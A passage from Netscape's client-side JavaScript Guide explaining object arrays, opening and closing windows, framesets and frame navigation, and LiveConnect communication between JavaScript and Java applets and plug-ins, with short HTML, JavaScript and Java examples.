`document`	`anchors`	Reflects a document's `<A>` tags that contain a `NAME` attribute in source order
	`applets`	Reflects a document's `<APPLET>` tags in source order
	`embeds`	Reflects a document's `<EMBED>` tags in source order
	`forms`	Reflects a document's `<FORM>` tags in source order
	`images`	Reflects a document's `<IMG>` tags in source order (images created with the `Image()` constructor are not included in the `images` array)
	`links`	Reflects a document's `<AREA HREF="...">` tags, `<A HREF="">` tags, and `Link` objects created with the `link` method in source order
`Function`	`arguments`	Reflects the arguments to a function
`Form`	`elements`	Reflects a form's elements (such as `Checkbox`, `Radio`, and `Text` objects) in source order
`select`	`options`	Reflects the options in a `Select` object (`<OPTION>` tags) in source order
`window`	`frames`	Reflects all the `<FRAME>` tags in a window containing a `<FRAMESET>` tag in source order
	`history`	Reflects a window's history entries
`navigator`	`mimeTypes`	Reflects all the MIME types supported by the client (either internally, via helper applications, or by plug-ins)
	`plugins`	Reflects all the plug-ins installed on the client in source order

In Navigator 2.0, you must index arrays by their ordinal number, for example `document.forms[0]`. In Navigator 3.0 and later, you can index arrays by either their ordinal number or their name (if defined). For example, if the second `<FORM>` tag in a document has a `NAME` attribute of “myForm”, you can refer to the form as `document.forms[1]` or `document.forms["myForm"]` or `document.myForm`.

For example, suppose the following form element is defined:

```
<INPUT TYPE="text" NAME="Comments">
```

If you need to refer to this form element by name, you can specify `document.forms["Comments"]`.

Chapter

4

Using Windows and Frames

JavaScript lets you create and manipulate windows and frames for presenting HTML content. The `window` object is the top-level object in the JavaScript client hierarchy; `Frame` objects are similar to `window` objects, but correspond to "sub-windows" created with the `FRAME` tag in a `FRAMESET` document.

Note The *JavaScript Guide* has not been updated to include information about layers. Layers are new to JavaScript 1.2. For information on layers, see *Dynamic HTML in Netscape Communicator*[1].

Opening and Closing Windows

A window is created automatically when you launch Navigator; you can open another window by choosing New Navigator Window from the File menu. You can close a window by choosing either Close or Exit from the File menu. You can also open and close windows programmatically with JavaScript.

1. http://developer.netscape.com/library/documentation/communicator/dynhtml/index.htm

Opening a Window

You can create a window with the `open` method. The following statement creates a window called `msgWindow` that displays the contents of the file `sesame.html`:

```
msgWindow=window.open("sesame.html")
```

The following statement creates a window called `homeWindow` that displays the Netscape home page:

```
homeWindow=window.open("http://home.netscape.com")
```

Windows can have two names. The following statement creates a window with two names. The first name, `msgWindow`, is a variable that refers to the `window` object. This object has information on the window's properties, methods, and containership. When you create the window, you can also supply a second name, in this case `displayWindow`, to refer to that window as the target of a form submit or hypertext link.

```
msgWindow=window.open("sesame.html","displayWindow")
```

A window name is not required when you create a window. But the window must have a name if you want to refer to it from another window.

When you open a window, you can specify attributes such as the window's height and width and whether the window contains a toolbar, location field, or scrollbars. The following statement creates a window without a toolbar but with scrollbars:

```
msgWindow=window.open
   ("sesame.html","displayWindow","toolbar=no,scrollbars=yes")
```

For more information on window names, see "Referring to Windows and Frames" on page 72. For details on these window attributes, see the `window.open` method in the *JavaScript Reference*.

Closing a Window

You can close a window with the `close` method. You cannot close a frame without closing the entire parent window.

Each of the following statements closes the current window:

```
window.close()
self.close()
close()
```

Do not use the third form, `close()`, in an event handler. Because of how JavaScript figures out what object a method call refers to, inside an event handler it will get the wrong object.

The following statement closes a window called `msgWindow`:


```
msgWindow.close()
```

Using Frames

A **frameset** is a special type of window that can display multiple, independently scrollable **frames** on a single screen, each with its own distinct URL. The frames in a frameset can point to different URLs and be targeted by other URLs, all within the same window. The series of frames in a *frameset* make up an HTML page.

Figure 4.1 depicts a window containing three frames. The frame on the left is named `listFrame`; the frame on the right is named `contentFrame`; the frame on the bottom is named `navigateFrame`.

Figure 4.1 A page with frames


This frame is named contentFrame
This frame is named listFrame
This frame is named navigateFrame

Creating a Frame


You create a frame by using the `FRAMESET` tag in an HTML document; this tag's sole purpose is to define the frames in a page.

Example 1. The following statement creates the frameset shown previously:

```
<FRAMESET ROWS="90%,10%">
   <FRAMESET COLS="30%,70%">
      <FRAME SRC=category.html NAME="listFrame">
      <FRAME SRC=titles.html NAME="contentFrame">
   </FRAMESET>
   <FRAME SRC=navigate.html NAME="navigateFrame">
</FRAMESET>
```

Figure 4.2 shows the hierarchy of the frames. All three frames have the same parent, even though two of the frames are defined within a separate frameset. This is because a frame's parent is its parent window, and a frame, not a frameset, defines a window.

Figure 4.2 An example frame hierarchy


top
listFrame (category.html)
contentFrame (titles.html)
navigateFrame (navigate.html)

You can refer to the previous frames using the `frames` array as follows. (For information on the `frames` array, see the `Window` object in the *JavaScript Reference*.)

- `listFrame` is `top.frames[0]`
- `contentFrame` is `top.frames[1]`
- `navigateFrame` is `top.frames[2]`

Example 2. Alternatively, you could create a window like the previous one but in which the top two frames have a parent separate from `navigateFrame`. The top-level frameset would be defined as follows:


```
<FRAMESET ROWS="90%,10%">
   <FRAME SRC=muskel3.html NAME="upperFrame">
   <FRAME SRC=navigate.html NAME="navigateFrame">
</FRAMESET>
```

The file `muskel3.html` contains the skeleton for the upper frames and defines the following frameset:

```
<FRAMESET COLS="30%,70%">
   <FRAME SRC=category.html NAME="listFrame">
   <FRAME SRC=titles.html NAME="contentFrame">
</FRAMESET>
```

Figure 4.3 shows the hierarchy of the frames. `upperFrame` and `navigateFrame` share a parent: the `top` window. `listFrame` and `contentFrame` share a parent: `upperFrame`.

Figure 4.3 Another example frame hierarchy



You can refer to the previous frames using the `frames` array as follows. (For information on the `frames` array, see the `Window` object in the *JavaScript Reference*.)

- `upperFrame` is `top.frames[0]`
- `navigateFrame` is `top.frames[1]`
- `listFrame` is `upperFrame.frames[0]` or `top.frames[0].frames[0]`
- `contentFrame` is `upperFrame.frames[1]` or `top.frames[0].frames[1]`

For an example of creating frames, see "Creating and Updating Frames: an Example" on page 71.

Updating a Frame

You can update the contents of a frame by using the `location` property to set the URL, as long as you specify the frame hierarchy.

For example, suppose you are using the frameset described in Example 2 in the previous section. If you want users to be able to close the frame containing the alphabetical or categorical list of artists (in the frame `listFrame`) and view only the music titles sorted by musician (currently in the frame `contentFrame`), you could add the following button to `navigateFrame`:

```
<INPUT TYPE="button" VALUE="Titles Only"
   onClick="top.frames[0].location='artists.html'">
```

When a user clicks this button, the file `artists.html` is loaded into the frame `upperFrame`; the frames `listFrame` and `contentFrame` close and no longer exist.

Referring To and Navigating Among Frames

Because frames are a type of window, you refer to frames and navigate among them as you do windows. See "Referring to Windows and Frames" on page 72 and "Navigating among Windows and Frames" on page 75.

Creating and Updating Frames: an Example

If you designed the frameset in the previous section to present the available titles for a music club, the frames and their HTML files could have the following content:

- `category.html`, in the frame `listFrame`, contains a list of musicians sorted by category.
- `titles.html`, in the frame `contentFrame`, contains an alphabetical list of musicians and the titles available for each.
- `navigate.html`, in the frame `navigateFrame`, contains hypertext links the user can click to choose how the musicians are displayed in `listFrame`: alphabetically or by category. This file also defines a hypertext link users can click to display a description of each musician.
- An additional file, `alphabet.html`, contains a list of musicians sorted alphabetically. This file is displayed in `listFrame` when the user clicks the link for an alphabetical list.

The file `category.html` (the categorical list) contains code similar to the following:

```
<B>Music Club Artists</B>
<P><B>Jazz</B>
<LI><A HREF=titles.html#0001 TARGET="contentFrame">Toshiko Akiyoshi</A>
<LI><A HREF=titles.html#0006 TARGET="contentFrame">John Coltrane</A>
<LI><A HREF=titles.html#0007 TARGET="contentFrame">Miles Davis</A>
<LI><A HREF=titles.html#0010 TARGET="contentFrame">Dexter Gordon</A>

<P><B>Soul</B>
<LI><A HREF=titles.html#0003 TARGET="contentFrame">Betty Carter</A>
```

```
<LI><A HREF=titles.html#0004 TARGET="contentFrame">Ray Charles</A>
...
```

The file `alphabet.html` (the alphabetical list) contains code similar to the following:

```
<B>Music Club Artists</B>
<LI><A HREF=titles.html#0001 TARGET="contentFrame">Toshiko Akiyoshi</A>
<LI><A HREF=titles.html#0002 TARGET="contentFrame">The Beatles</A>
<LI><A HREF=titles.html#0003 TARGET="contentFrame">Betty Carter</A>
<LI><A HREF=titles.html#0004 TARGET="contentFrame">Ray Charles</A>
...
```

The file `navigate.html` (the navigational links at the bottom of the screen) contains code similar to the following. Notice that the target for `artists.html` is "_parent." When the user clicks this link, the entire window is overwritten, because the `top` window is the parent of `navigateFrame`.

```
<A HREF=alphabet.html TARGET="listFrame"><B>Alphabetical</B></A>
&nbsp&nbsp&nbsp
<A HREF=category.html TARGET="listFrame"><B>By category</B></A>
&nbsp&nbsp&nbsp
<A HREF="artists.html" TARGET="_parent">
   <B>Musician Descriptions</B></A>
```

The file `titles.html` (the main file, displayed in the frame on the right) contains code similar to the following:

```
<A NAME="0001"><H3>Toshiko Akiyoshi</H3></A>
<P>Interlude

<A NAME="0002"><H3>The Beatles</H3></A>
<P>Please Please Me

<A NAME="0003"><H3>Betty Carter</H3></A>
<P>Ray Charles and Betty Carter
...
```

Referring to Windows and Frames

The name you use to refer to a window depends on whether you are referring to a window's properties, methods, and event handlers or to the window as the target of a form submit or a hypertext link.

Because the `window` object is the top-level object in the JavaScript client hierarchy, the window is essential for specifying the containership of objects in any window.

Referring to a Window's Properties, Methods, and Event Handlers

You can refer to the properties, methods, and event handlers of the current window or another window (if the other window is named) using any of the following techniques:

- `self` or `window`: `self` and `window` are synonyms for the current window, and you can use them optionally to refer to the current window. For example, you can close the current window by calling either `window.close()` or `self.close()`.
- `top` or `parent`: `top` and `parent` are also synonyms that you can use in place of the window name. `top` can be used for any window; it refers to the topmost Navigator window. `parent` can be used for a frame; it refers to the frameset window that contains that frame. For example, for the frame `frame1`, the statement `parent.frame2.document.bgColor="teal"` changes the background color of the frame named `frame2` to teal, where `frame2` is a sibling frame in the current frameset.
- The name of a window variable: The window variable is the variable specified when a window is opened. For example, `msgWindow.close()` closes a window called `msgWindow`.
- Omit the window name: Because the existence of the current window is assumed, you do not have to refer to the name of the window when you call its methods and assign its properties. For example, `close()` closes the current window. However, when you open or close a window within an event handler, you must specify `window.open()` or `window.close()` instead of simply using `open()` or `close()`. Because of the scoping of static objects in JavaScript, a call to `close()` without specifying an object name is equivalent to `document.close()`.

For more information on these techniques for referring to windows, see the `Window` object in the *JavaScript Reference*.

Example 1: refer to the current window. The following statement refers to a form named `musicForm` in the current window. The statement displays an alert if a checkbox is checked.

```
if (document.musicForm.checkbox1.checked) {
   alert('The checkbox on the musicForm is checked!')}
```

Example 2: refer to another window. The following statements refer to a form named musicForm in a window named checkboxWin. The statements determine if a checkbox is checked, check the checkbox, determine if the second option of a Select object is selected, and select the second option of the Select object. Even though object values are changed in another window (checkboxWin), the current window remains active: checking the checkbox and selecting the selection option do not give focus to the window.

```
// Determine if a checkbox is checked
if (checkboxWin.document.musicForm.checkbox2.checked) {
   alert('The checkbox on the musicForm in checkboxWin is checked!')}

// Check the checkbox
checkboxWin.document.musicForm.checkbox2.checked=true

// Determine if an option in a Select object is selected
if (checkboxWin.document.musicForm.musicTypes.options[1].selected)
   {alert('Option 1 is selected!')}

// Select an option in a Select object
checkboxWin.document.musicForm.musicTypes.selectedIndex=1
```

Example 3: refer to a frame in another window. The following statement refers to a frame named frame2 that is in a window named window2. The statement changes the background color of frame2 to violet. The frame name, frame2, must be specified in the FRAMESET tag that creates the frameset.

```
window2.frame2.document.bgColor="violet"
```

Referring to a Window in a Form Submit or Hypertext Link

You use a window's name (not the window variable) when referring to a window as the target of a form submit or hypertext link (the TARGET attribute of a FORM or A tag). The window you specify is the window into which the link is loaded or, for a form, the window in which server responses are displayed.

The following example creates a hypertext link to a second window. The example has a button that opens an empty window named window2, then a link that loads the file doc2.html into the newly opened window, and then a button that closes the window.

```
<FORM>
<INPUT TYPE="button" VALUE="Open Second Window"
   onClick="msgWindow=window.open('','window2',
   'resizable=no,width=200,height=200')">
<P>
<A HREF="doc2.html" TARGET="window2"> Load a file into window2</A>
<P>
<INPUT TYPE="button" VALUE="Close Second Window"
   onClick="msgWindow.close()">
</FORM>
```

If the user selects the Open Second Window button first and then the link, Communicator opens the small window specified in the button and then loads `doc2.html` into it.

On the other hand, if the user selects the link before creating `window2` with the button, then Communicator creates `window2` with the default parameters and loads `doc2.html` into that window. If the user later clicks the Open Second Window button, Communicator changes the parameters of the already open window to match those specified in the event handler.

Navigating among Windows and Frames

Many Navigator windows can be open at the same time. The user can move among these windows by clicking them to make them active, or give them focus. When a window has focus, it moves to the front and changes visually in some way. For example, the color of the window's title bar might change. The visual cue varies depending on which platform you are using.

You can give focus to a window programmatically by giving focus to an object in the window or by specifying the window as the target of a hypertext link. Although you can change an object's values in a second window, that does not make the second window active: the current window remains active.

You navigate among frames the same way as you navigate among windows.

Example 1: give focus to an object in another window. The following statement gives focus to a `Text` object named `city` in a window named `checkboxWin`. Because the `Text` object is gaining focus, the window also gains focus and becomes active. The example also shows the statement that creates `checkboxWin`.

```
checkboxWin=window.open("doc2.html")
...
checkboxWin.document.musicForm.city.focus()
```

Example 2: give focus to another window using a hypertext link. The following statement specifies `window2` as the target of a hypertext link. When the user clicks the link, focus switches to `window2`. If `window2` does not exist, it is created.

```
<A HREF="doc2.html" TARGET="window2"> Load a file into window2</A>
```

Chapter

5

LiveConnect

LiveConnect enables communication between JavaScript and Java applets in a page and between JavaScript and plug-ins loaded on a page. This chapter explains how to use LiveConnect in Netscape Navigator. It assumes you are familiar with Java programming.

- Use JavaScript to access Java variables, methods, classes, and packages directly.
- Control Java applets or plug-ins with JavaScript.
- Use Java code to access JavaScript methods and properties.

For reference material on the Netscape packages, see the *JavaScript Reference*.

For the HTML syntax required to add applets and plug-ins to your web page, see the `Applet` and `Plugin` objects in the *JavaScript Reference*.

For information on using LiveConnect with server-side JavaScript, see *Writing Server-Side JavaScript Applications*.

For additional information on using LiveConnect, see the JavaScript technical notes.

Enabling LiveConnect

LiveConnect is enabled by default in Navigator 3.0 and later. For LiveConnect to work, both Java and JavaScript must be enabled. To confirm they are enabled, choose Preferences from the Edit and display the Advanced section.

- Make sure Enable Java is checked.
- Make sure Enable JavaScript is checked.

To disable either Java or JavaScript, uncheck the checkboxes; if you do this, LiveConnect will not work.

The Java Console

The Java Console is a Navigator window that displays Java messages. When you use the class variables `out` or `err` in `java.lang.System` to output a message, the message appears in the Console. To display the Java Console, choose Java Console from the Communicator menu.

You can use the Java Console to present messages to users, or to trace the values of variables at different places in a program's execution.

For example, the following Java code displays the message "Hello, world!" in the Java Console:

```
public void init() {
   System.out.println("Hello, world!")
}
```

You can use the Java Console to present messages to users, or to trace the values of variables at different places in a program's execution. Note that most users probably do not display the Java Console.

About the Netscape Packages

Navigator 3.0 and later contain a `java_30` file that includes the following Java packages:

- `netscape` packages to enable JavaScript and Java communication.

- `java` and `sun` packages to provide security enhancements for LiveConnect.

The new `java` and `sun` packages replace packages in the Sun 1.0.2 Java Development Kit (JDK) `classes.zip`. These packages have been tested by Sun, and similar security enhancements will be implemented in future releases of the Sun JDK. Use these packages until the Sun JDK provides these security enhancements.

The file `java_30` contains the following `netscape` packages:

- `netscape.javascript` implements the `JSObject` class to allow your Java applet to access JavaScript methods and properties. It also implements `JSException` to throw an exception when JavaScript code returns an error.
- `netscape.plugin` implements the `Plugin` class to enable JavaScript and Java plug-in communication. Compile your Java plug-in with this class to allow applets and JavaScript code to manipulate the plug-in.

These packages are documented in the *JavaScript Reference*.

In addition, `java_30` contains some other `netscape` packages:

- `netscape.applet` is a replacement for the Sun JDK package `sun.applet`.
- `netscape.net` is a replacement for the Sun JDK package `sun.net`.

These packages are not documented because they are implemented in the same way as the original Sun packages.

Using the Netscape Packages

To access the packages in `java_30`, place the file in the `CLASSPATH` of the JDK compiler in either of the following ways:

- Create a `CLASSPATH` environment variable to specify the paths and names of `java_30` and `classes.zip`.
- Specify the location of `java_30` when you compile by using the `-classpath` command line parameter.

For example, on Windows, the `java_30` file is delivered in the `Program\Java\classes` directory beneath the Navigator directory. You can specify an environment variable in Windows NT by double-clicking the System icon in the Control Panel and creating a user environment variable called `CLASSPATH` with a value similar to the following:

```
D:\JDK\java\lib\classes.zip;D:\Navigator\Program\java\classes\java_30
```

See the Sun JDK documentation for more information about `CLASSPATH`.

JavaScript to Java Communication

LiveConnect provides three ways for JavaScript to communicate with Java:

- Call Java methods directly.
- Control Java applets.
- Control Java plug-ins.

Accessing Java Directly

When LiveConnect is enabled, JavaScript can make direct calls to Java methods. For example, you can call `System.out.println` to display a message on the Java Console.

In JavaScript, Java packages and classes are properties of the `Packages` object. Use Java syntax to refer to Java objects in JavaScript, with the name of the `Packages` object optionally prepended:

```
[Packages.]packageName.className.methodName
```

The name `Packages` is optional for `java`, `sun`, and `netscape` packages; in code, `java`, `sun`, and `netscape` are aliases for `Packages.java`, `Packages.sun`, and `Packages.netscape`. For example, you can refer to the Java class `java.lang.System` as either `Packages.java.lang.System` or as `java.lang.System` in your code. The name `Packages` is required for other packages.

Access fields and methods in a class with the same syntax that you use in Java. For example, the following JavaScript code prints a message to the Java Console:

```
var System = java.lang.System
System.err.println("Greetings from JavaScript")
```

The first line in this example makes the JavaScript variable `System` refer to the class `java.lang.System`. The second line invokes the `println` method of the static variable `err` in the Java `System` class. Because `println` expects a `java.lang.String` argument, the JavaScript string is automatically converted to a `java.lang.String`.

You can even use Java class constructors in JavaScript. For example, the following JavaScript code creates a Java `Date` object and prints it to the Java Console.

```
var mydate = new java.util.Date()
System.out.println(myDate)
```

Controlling Java Applets

You can use JavaScript to control the behavior of a Java applet without knowing much about the internal construction of the applet. All public variables, methods, and properties of an applet are available for JavaScript access. For example, you can use buttons on an HTML form to start and stop a Java applet that appears elsewhere in the document.

Referring to Applets

Each applet in a document is reflected in JavaScript as `document.appletName`, where `appletName` is the value of the `NAME` attribute of the `<APPLET>` tag. The `applets` array also contains all the applets in a page; you can refer to elements of the array through the applet name (as in an associative array) or by the ordinal number of the applet on the page (starting from zero).

For example, consider the basic “Hello World” applet in Java:

```
import java.applet.Applet;
import java.awt.Graphics;

public class HelloWorld extends Applet {
   public void paint(Graphics g) {
      g.drawString("Hello world!", 50, 25);
   }
}
```

The following HTML runs and displays the applet, and names it “HelloWorld” (with the `NAME` attribute):

```
<APPLET CODE="HelloWorld.class" NAME="HelloWorld" WIDTH=150 HEIGHT=25>
</APPLET>
```

If this is the first applet in the document (topmost on the page), you can refer to it in JavaScript in any of the following ways:

```
document.HelloWorld
document.applets["HelloWorld"]
document.applets[0]
```

The `applets` array has a `length` property, `document.applets.length`, that indicates the number of applets in the document.

All public variables declared in an applet, and its ancestor classes and packages are available in JavaScript. Static methods and properties declared in an applet are available to JavaScript as methods and properties of the `Applet` object. You can get and set property values, and you can call methods that return string, numeric, and boolean values.

Example 1: Hello World

For example, you can modify the HelloWorld applet shown above, making the following changes:

- Override its `init` method so that it declares and initializes a string called `myString`.
- Define a `setString` method that accepts a string argument, assigns it to `myString`, and calls the `repaint` method. (The `paint` and `repaint` methods are inherited from `java.awt.Component`).

The Java source code then looks as follows:

```
import java.applet.Applet;
import java.awt.Graphics;

public class HelloWorld extends Applet {
   String myString;

   public void init() {
      myString = new String("Hello, world!");
   }
   public void paint(Graphics g) {
      g.drawString(myString, 25, 20);
   }
   public void setString(String aString) {
      myString = aString;
      repaint();
   }
}
```

Making the message string a variable allows you to modify it from JavaScript. Now modify the HTML file as follows:

- Add a form with a button and a text field.
- Make the `onClick` event handler for the button call the `setString` method of HelloWorld with the string from the text field as its argument.

The HTML file now looks like this:


```
<APPLET CODE="HelloWorld1.class" NAME="Hello" WIDTH=150 HEIGHT=25>
</APPLET>

<FORM NAME="form1">
<INPUT TYPE="button" VALUE="Set String"
   onClick="document.HelloWorld.setString(document.form1.str.value)">
<BR>
<INPUT TYPE="text" SIZE="20" NAME="str">
</FORM>
```

When you compile the HelloWorld applet, and load the HTML page into Navigator, you initially see "Hello, World!" displayed in the gray applet panel. However, you can now change it by entering text in the text field and clicking on the button. This demonstrates controlling an applet from JavaScript.

Example 2: Flashing Color Text Applet

As another slightly more complex example, consider an applet that displays text that flashes in different colors. A text field lets you enter new text to flash and a push button changes the flashing text to your new value. This applet is shown in Figure 5.1.

Figure 5.1 Flashing text applet


Netscape - [Flashing text applet]
Hello, world!
Enter new text for the flashing display:
Click the button to change the display:
Change Text

The HTML source for this example is as follows:

```
<APPLET CODE="colors.class" WIDTH=500 HEIGHT=60 NAME="colorApp">
</APPLET>

<FORM NAME=colorText>
<P>Enter new text for the flashing display:

<INPUT TYPE="text"
       NAME="textBox"
       LENGTH=50>

<P>Click the button to change the display:
<INPUT TYPE="button"
   VALUE="Change Text"
   onClick="document.colorApp.setString(document.colorText.textBox.value)">

</FORM>
```

This applet uses the public method `setString` to specify the text for the flashing string that appears. In the HTML form, the `onClick` event handler of the button lets a user change the "Hello, world!" string that the applet initially displays by calling the `setString` method.

In this code, `colorText` is the name of the HTML form and `textBox` is the name of the text field. The event handler passes the value that a user enters in the text field to the `setString` method in the Java applet.

Controlling Java Plug-ins

Each plug-in in a document is reflected in JavaScript as an element in the `embeds` array. For example, the following HTML code includes an AVI plug-in in a document:

```
<EMBED SRC=myavi.avi NAME="myEmbed" WIDTH=320 HEIGHT=200>
```

If this HTML defines the first plug-in in a document, you can access it in any of the following ways:

```
document.embeds[0]
document.embeds["myEmbed"]
document.myEmbed
```

If the plug-in is associated with the Java class `netscape.plugin.Plugin`, you can access its static variables and methods the way you access an applet's variables and methods.

The `embeds` array has a `length` property, `document.embeds.length`, that indicates the number of plug-ins embedded in the document. See "Determining Installed Plug-ins" on page 98 for more information about plug-ins.

The *Plug-in Guide*[1] contains information on:

- Calling Java methods from plug-ins
- Calling a plug-in's native methods from Java

Data Type Conversion

Values passed from JavaScript to Java are converted as follows:

- Strings, numbers and Boolean values are converted to Java `String`, `Float`, and `Boolean` objects respectively.
- Objects that are wrappers around Java objects are unwrapped.
- Other objects are wrapped with a `JSObject`.

1. http://developer.netscape.com/library/documentation/communicator/plugin/index.htm

This means that all JavaScript values appear in Java as objects of class `java.lang.Object`. To use them, you generally will have to cast them to the appropriate subclass of `Object`, for example:

```
(String) window.getMember("name");
(JSObject) window.getMember("document");.
```

Java to JavaScript Communication

To access JavaScript methods, properties, and data structures from your Java applet, import the Netscape `javascript` package:

```
import netscape.javascript.*
```

The package `netscape.javascript` defines the `JSObject` class and the `JSException` exception object.

The author of an HTML page must permit an applet to access JavaScript by specifying the `MAYSCRIPT` attribute of the `<APPLET>` tag. This prevents an applet from accessing JavaScript on a page without the knowledge of the page author. Attempting to access JavaScript from an applet that does not have the `MAYSCRIPT` attribute generates an exception. The `MAYSCRIPT` tag is needed only for Java to access JavaScript; it is not needed for JavaScript to access Java.

Getting a Handle for the JavaScript Window

Before you can access JavaScript, you must get a handle for the Navigator window. Use the `getWindow` method in the class `netscape.javascript.JSObject` to get a window handle, passing it the `Applet` object.

For example, if `win` is a previously-declared variable of type `JSObject`, the following Java code assigns a window handle to `win`:

```
public class myApplet extends Applet {
   public void init() {
      JSObject win = JSObject.getWindow(this);
   }
}
```

Accessing JavaScript Objects and Properties

The `getMember` method in the class `netscape.javascript.JSObject` lets you access JavaScript objects and properties. Call `getWindow` to get a handle for the JavaScript window, then call `getMember` to access each JavaScript object in a containership path in turn.

For example, the following Java code allows you to access the JavaScript object `document.testForm` through the variable `myForm`:

```
public void init() {
   win = JSObject.getWindow(this);
   myForm=win.eval("document.testForm")
}
```

Note that you could use the following lines in place of `myForm=win.eval("document.testForm")`:

```
JSObject doc = (JSObject) win.getMember("document");
JSObject myForm = (JSObject) doc.getMember("testForm");
```

Notice that JavaScript objects appear as instances of the class `netscape.javascript.JSObject` in Java. Values passed between Java and JavaScript are converted as described in the *JavaScript Reference*.

If the JavaScript object `document.testForm.jazz` is a checkbox, the following Java code allows you to access its `checked` property:

```
public void init() {
   win = JSObject.getWindow(this);
   JSObject doc = (JSObject) win.getMember("document");
   JSObject myForm = (JSObject) doc.getMember("testForm");
   JSObject check = (JSObject) myForm.getMember("jazz");
   Boolean isChecked = (Boolean) check.getMember("checked");
}
```

Calling JavaScript Methods

The `eval` method in the class `netscape.javascript.JSObject` let you evaluate an arbitrary JavaScript expression. Use `getWindow` to get a handle for the JavaScript window, then use `eval` to access a JavaScript method.

Use the following syntax to call JavaScript methods:

```
JSObject.getWindow().eval("expression")
```

`expression` is a JavaScript expression that evaluates to a JavaScript method call.

For example, the following Java code uses `eval` to call the JavaScript `alert` method when a MouseUp event occurs:

```
public void init() {
   JSObject win = JSObject.getWindow(this);
}

public boolean mouseUp(Event e, int x, int y) {
   win.eval("alert(\"Hello world!\");");
   return true;
}
```

Another way to call JavaScript methods is with the `call` method of `JSObject`. Use the following to call a JavaScript method from Java when you want to pass Java objects as arguments:

```
JSObject.call(methodName, argArray)
```

where `argArray` is an Array of Java objects used to pass arguments to the JavaScript method.

If you want to pass primitive values to a JavaScript method, you must use the Java object wrappers (such as `Integer`, `Float`, and `Boolean`), and then populate an `Array` with such objects.

Example: Hello World

Returning to the HelloWorld example, modify the `paint` method in the Java code so that it calls the JavaScript `alert` method (with the message "Painting!") as follows:

```
public void paint(Graphics g) {
   g.drawString(myString, 25, 20);
   JSObject win = JSObject.getWindow(this);
   String args[] = {"Painting!"};
   win.call("alert", args);
}
```

Then add the `MAYSCRIPT` attribute to the `<APPLET>` tag in the HTML page, recompile the applet, and try it. Each time the applet is painted (when it is initialized, when you enter a new text value, and when the page is reloaded) a JavaScript alert box is displayed. This is a simple illustration of calling JavaScript from Java.

This same effect could be achieved with the following:

```
public void paint(Graphics g) {
   g.drawString(myString, 25, 20);
   JSObject win = JSObject.getWindow(this);
   win.eval("alert('Painting')");
}
```

Note You may have to reload the HTML page by choosing Open Page from the File menu instead of clicking the Reload button, to ensure that the applet is re-initialized.

Calling User-Defined Functions

You can also call user-defined functions from a Java applet. For example, add the following function to the `<HEAD>` of the HTML page with the HelloWorld applet:

```
<SCRIPT>
function test() {
   alert("You are using " + navigator.appName + " " +
      navigator.appVersion)
}
</SCRIPT>
```

This simple function displays an alert dialog box containing the name and version of the client software being used. Then modify the `init` method in your Java code similarly to how you modified `paint`:

```
public void init() {
   myString = new String("Hello, world!")
   JSObject win = JSObject.getWindow(this)
   String args2[] = {""}
   win.call("test", args2)
}
```

Notice that `args2` is declared as an array with no elements, even though the method does not take any arguments. When you recompile the applet and reload the HTML page (and reinitialize the applet), a JavaScript alert dialog box will display the version of Navigator you are running. This is a simple illustration of calling a user-defined function from Java.

Data Type Conversion

Values passed from Java to JavaScript are converted as follows:

- Java byte, char, short, int, long, float, and double are converted to JavaScript numbers.
- A Java boolean is converted to a JavaScript boolean.
- An object of class `JSObject` is converted to the original JavaScript object.
- An object of any other class is converted to a JavaScript wrapper, which can be used to access methods and fields of the Java object. Converting this wrapper to a string will call the `toString` method on the original object; converting to a number will call the `floatValue` method if possible and fail otherwise. Converting to a boolean will attempt to call the `booleanValue` method in the same way.
- Java arrays are converted to a JavaScript pseudo-Array object; this object behaves just like a JavaScript `Array` object: you can access it with the syntax `arrayName[index]` (where `index` is an integer), and determine its length with `arrayName.length`.

Chapter 6

Advanced Topics

This chapter describes some special concepts and applications that extend the power and flexibility of Navigator JavaScript.

The chapter covers the following topics:

- Using JavaScript URLs
- Using Client-Side Image Maps
- Using Server-Side Image Maps
- Using the Status Bar
- Using Cookies
- Determining Installed Plug-ins

Using JavaScript URLs

